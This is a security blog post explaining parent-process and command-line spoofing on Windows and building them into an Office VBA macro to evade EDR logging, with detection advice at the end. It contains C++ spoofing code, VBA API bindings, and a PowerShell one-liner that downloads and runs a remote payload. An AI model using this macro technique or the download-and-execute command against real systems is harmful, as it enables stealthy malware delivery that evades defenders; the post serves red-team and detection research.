Building an Office macro to spoof parent processes and command line arguments

By christophetd

Published: 2019-03-11 · Archived: 2026-04-06 01:37:33 UTC

Most modern EDR solutions use behavioral detection, allowing to detect malware based on how it behaves instead of solely using static indicators of compromise (IoC) like file hashes or domain names. In this post, I give a VBA implementation of two techniques allowing to spoof both the parent process and the command line arguments of a newly created process. This implementation allows crafting stealthier Office macros, making a process spawned by a macro look like it has been created by another program such as *explorer.exe* and has benign-looking command line arguments.


I am not the author of these techniques. Credits go to Will Burgess (*Red Teaming in the EDR age*), Didier Stevens, and Casey Smith.

Background

First, a bit of background on the techniques we'll implement in Visual Basic. I first heard about them in an awesome talk, *Red Teaming in the EDR age*, presented by Will Burgess at the Wild West Hackin' Fest 2018.

Process parent spoofing

When a process spawns a child process, EDR solutions such as Sysmon log the action and record various information such as the newly created process name, hash, executable path, as well as information about the parent process. This is very handy to build behavioral rules such as "*Microsoft Word should never spawn powershell.exe*". These are rules that, in my experience, are of low complexity, high added value, and generate a low amount of false positives.



Example of a powershell process being spawned by Microsoft Word. This does not look legitimate at all.

It turns out that when creating a process using the Windows native API, you can specify any arbitrary process to be used as a parent process. This is nothing new and I won't describe in more depth. Actually, Didier Stevens blogged about this 10 years ago! Here's for reference a sample piece of C++ code which will spawn *cmd.exe* with an arbitrary process as a parent.

```
// Based on https://gist.github.com/xpn/a057a26ec81e736518ee50848b9c2cd6

#include "pch.h"
#include <iostream>
#include <Windows.h>
#include <winternl.h>
#include <psapi.h>


int main(int argc, char **canttrustthis)
{
PROCESS_INFORMATION pi = { 0 };
STARTUPINFOEXA si = { 0 };
SIZE_T sizeToAllocate;
int parentPid = 9524; // Could be found dynamically as well

```


```
// Get a handle on the parent process to use
HANDLE processHandle = OpenProcess(PROCESS_ALL_ACCESS, false, parentPid);
if (processHandle == NULL) {
fprintf(stderr, "OpenProcess failed");
return 1;
}

// Initialize the process start attributes
InitializeProcThreadAttributeList(NULL, 1, 0, &sizeToAllocate);
// Allocate the size needed for the attribute list
si.lpAttributeList = (LPPROC_THREAD_ATTRIBUTE_LIST)HeapAlloc(GetProcessHeap(), 0, sizeToAllocate);
InitializeProcThreadAttributeList(si.lpAttributeList, 1, 0, &sizeToAllocate);
// Set the PROC_THREAD_ATTRIBUTE_PARENT_PROCESS option to specify the parent process to use
if (!UpdateProcThreadAttribute(si.lpAttributeList, 0, PROC_THREAD_ATTRIBUTE_PARENT_PROCESS, &processHandle, sizeof(HANDLE), NULL, NULL)) {
fprintf(stderr, "UpdateProcThreadAttribute failed");
return 1;
}
si.StartupInfo.cb = sizeof(STARTUPINFOEXA);

printf("Creating process...\n");

BOOL success = CreateProcessA(
NULL, // App name
"C:\\Windows\\system32\\calc.exe", // Command line
NULL, // Process attributes
NULL, // Thread attributes
```

	true, // Inherits handles?
	EXTENDED_STARTUPINFO_PRESENT | CREATE_NEW_CONSOLE, // Creation flags
	NULL, // Env
	"C:\\Windows\\system32", // Current dir
	(LPSTARTUPINFOA) &si,
	&pi
	);
	if (!success) {
	printf("Error %d\n", GetLastError());
	}
	return 0;
	}




The calc.exe process appears like it has been spawned by notepad.exe

Process command line spoofing

This is a newer technique which, as far as I know, was first described by Casey Smith on Twitter (@subtee), as Will Burgess says in his talk. Adam Chester then wrote a proof-of-concept C++ code on his blog. I encourage you to go and read his article to understand the details of the implementation. But let's take a quick look at how this technique works.

When a process is created, an internal Windows data structure, the Process Environment Block, is mapped inside the process virtual memory. This data structure contains a bunch of information about the process itself such as the list of loaded modules and the command line used to start the process. Since the PEB (and therefore the command line) is stored in the memory space of the process and not in kernel space, it is quite easy to overwrite it provided we have the appropriate rights on the process.



The PEB inside notepad.exe's virtual memory space. The region is marked as RW, so we can write to it.

More specifically, the technique works as follows:

1. Create the process in a suspended state
2. Retrieve the PEB address using NtQueryInformationProcess
3. Overwrite the command line stored in the PEB using WriteProcessMemory
4. Resume the process

This will cause Windows to log the command line provided in step (1), even though the process code will take into account the command line used to overwrite the original one in step (3). The full proof-of-concept code written by Adam Chester is available on Github.

VBA implementation

Goal

These two proof-of-concept are pretty awesome – but what if we could achieve the same from within an Office macro, which is a classical (if not the most used) attack vector? It turns out we can call low-level Windows APIs directly from VBA code using P/Invoke. As an example, if you wanted to call the function OpenProcess defined as:

```
HANDLE OpenProcess(
  DWORD dwDesiredAccess,
  BOOL  bInheritHandle,
  DWORD dwProcessId
);
```

… you'd need the following VBA snippet:

```
Private Declare PtrSafe Function OpenProcess Lib "kernel32.dll" ( _
ByVal dwDesiredAccess As Long, _
ByVal bInheritHandle As Integer, _
ByVal dwProcessId As Long _
) As Long
```

… allowing you to easily make the call:

```
Const PROCESS_ALL_ACCESS = &H1F0FFF

Dim handle As LongPtr
Dim PID As Integer

PID = 4444
handle = OpenProcess(PROCESS_ALL_ACCESS, False, PID)
```

This means that if we define all the necessary bindings and data structures inside our VBA code, we should be able to implement the two techniques described above to spawn a new process with a spoofed parent and command line.

The plan is as follows:

1. Retrieve the PID of a legitimate-looking process such as *explorer.exe*

2. Create a new process (such as *powershell.exe*) with this process as a parent, with a legitimate looking command line, and in a suspended state
3. Overwrite the process command line in the PEB
4. Resume the process

As an illustration, the original command line we could be using is something like:

```
powershell.exe -NoExit -c Get-Service -DisplayName '*network*' | Where-Object { $_.Status -eq 'Runni
```

… which is just a powershell command to list running services whose name contains *network*. Then, we could overwrite it with a command line which would download a powershell payload from the Internet and execute it:


```
powershell.exe -noexit -ep bypass -c IEX((New-Object System.Net.WebClient).DownloadString('http://bi
```

Result


After almost a whole week-end trying to wrap my head around VisualBasic (which I had never used before), P/Invoke, and debugging arguably readable VBA errors, I managed to get the VBA implementation to work. Here it is!

https://github.com/christophetd/spoofing-office-macro

Here is what Sysmon logs when the macro is executed:



… while the actual parent process is *WINWORD.exe*, and the actual command line being executed is *powershell.exe -noexit -ep bypass -c IEX((New-Object System.Net.WebClient).DownloadString('http://bit.ly/2TxpA4h'))*. Tools like Process Monitor also fall for the trick:



Usage in the wild

Malicious documents using similar spoofing techniques have been documented in several cases. I was able to find the following with a bit of googling:


- http://www.pwncode.club/2018/08/macro-used-to-spoof-parent-process.html
- https://twitter.com/tifkin_/status/900629117846028288
- https://pastebin.com/xc9668u8

If you have additional samples (or a VT Enterprise subscription allowing you to retrieve this one), I'd be eager to take a look at them – feel free to PM me.

Detection

Countercept published an article describing how to detect parent PID spoofing.

From a logging perspective, the implication of these techniques is that we cannot trust process creation events blindly. However, we have other options. First, we can enable Powershell Module Logging to get a runtime log of the powershell modules being called. Here, the following log entry would clearly indicate malicious activity.




Additionally, Sysmon (and most likely other EDR solutions) still logs the fact that powershell.exe is making a network connection, and shortly after spawning a process (calc.exe). This could also be considered as a suspicious behavior to raise alerts on.


Finally, we can think about how such a threat could be identified earlier in an attack chain: caught by an IDS, detected by a mail gateway performing sandboxing, rendered useless on the endpoint if macros are disabled, etc.

Anti-virus detection


At the time of writing, the detection rate on VirusTotal with no obfuscation is pretty high, 21/61 (analysis link). However, purely dynamic analysis such as performed by Any.run does not detect malicious activity (analysis link) and marks the file as merely “Suspicious”. Here also, the parent and command line spoofing tricked the sandbox.



“Suspicious” you say? 😉



Powershell.exe is showed with no parent



Any.run does not show the actual command line ran by Powershell

Something a bit more advanced like Joe Sandbox, however, detects additional suspicious elements inside the file and classifies it at malicious. For instance, it detects that the powershell.exe process is spawned in a suspended state, which is by itself suspicious.

HIPS / PFW / Operating System Protection Evasion:

Creates a process in suspended mode (likely to inject code)

May try to detect the Windows Explorer process (often used for injection)

Conclusion

Although process creation logs have a huge value for us as blue teamers, we should be careful not to trust them blindly. Having a wide range of available logs – windows, EDR, firewall, proxy, IDS, mail gateways – is likely what's gonna allow us to find evil. As a red teamer or penetration tester, using these techniques can be handy to bypass EDR solutions that only rely on process creation logs.

Thanks a lot for reading. I'd be very happy to continue the discussion on Twitter ([@christophetd](https://twitter.com/christophetd)). Feel free to shoot me a PM for any remark, question or error you might have spotted.

Post Views: 46,739

+2

Source: https://blog.christophetd.fr/building-an-office-macro-to-spoof-process-parent-and-command-line/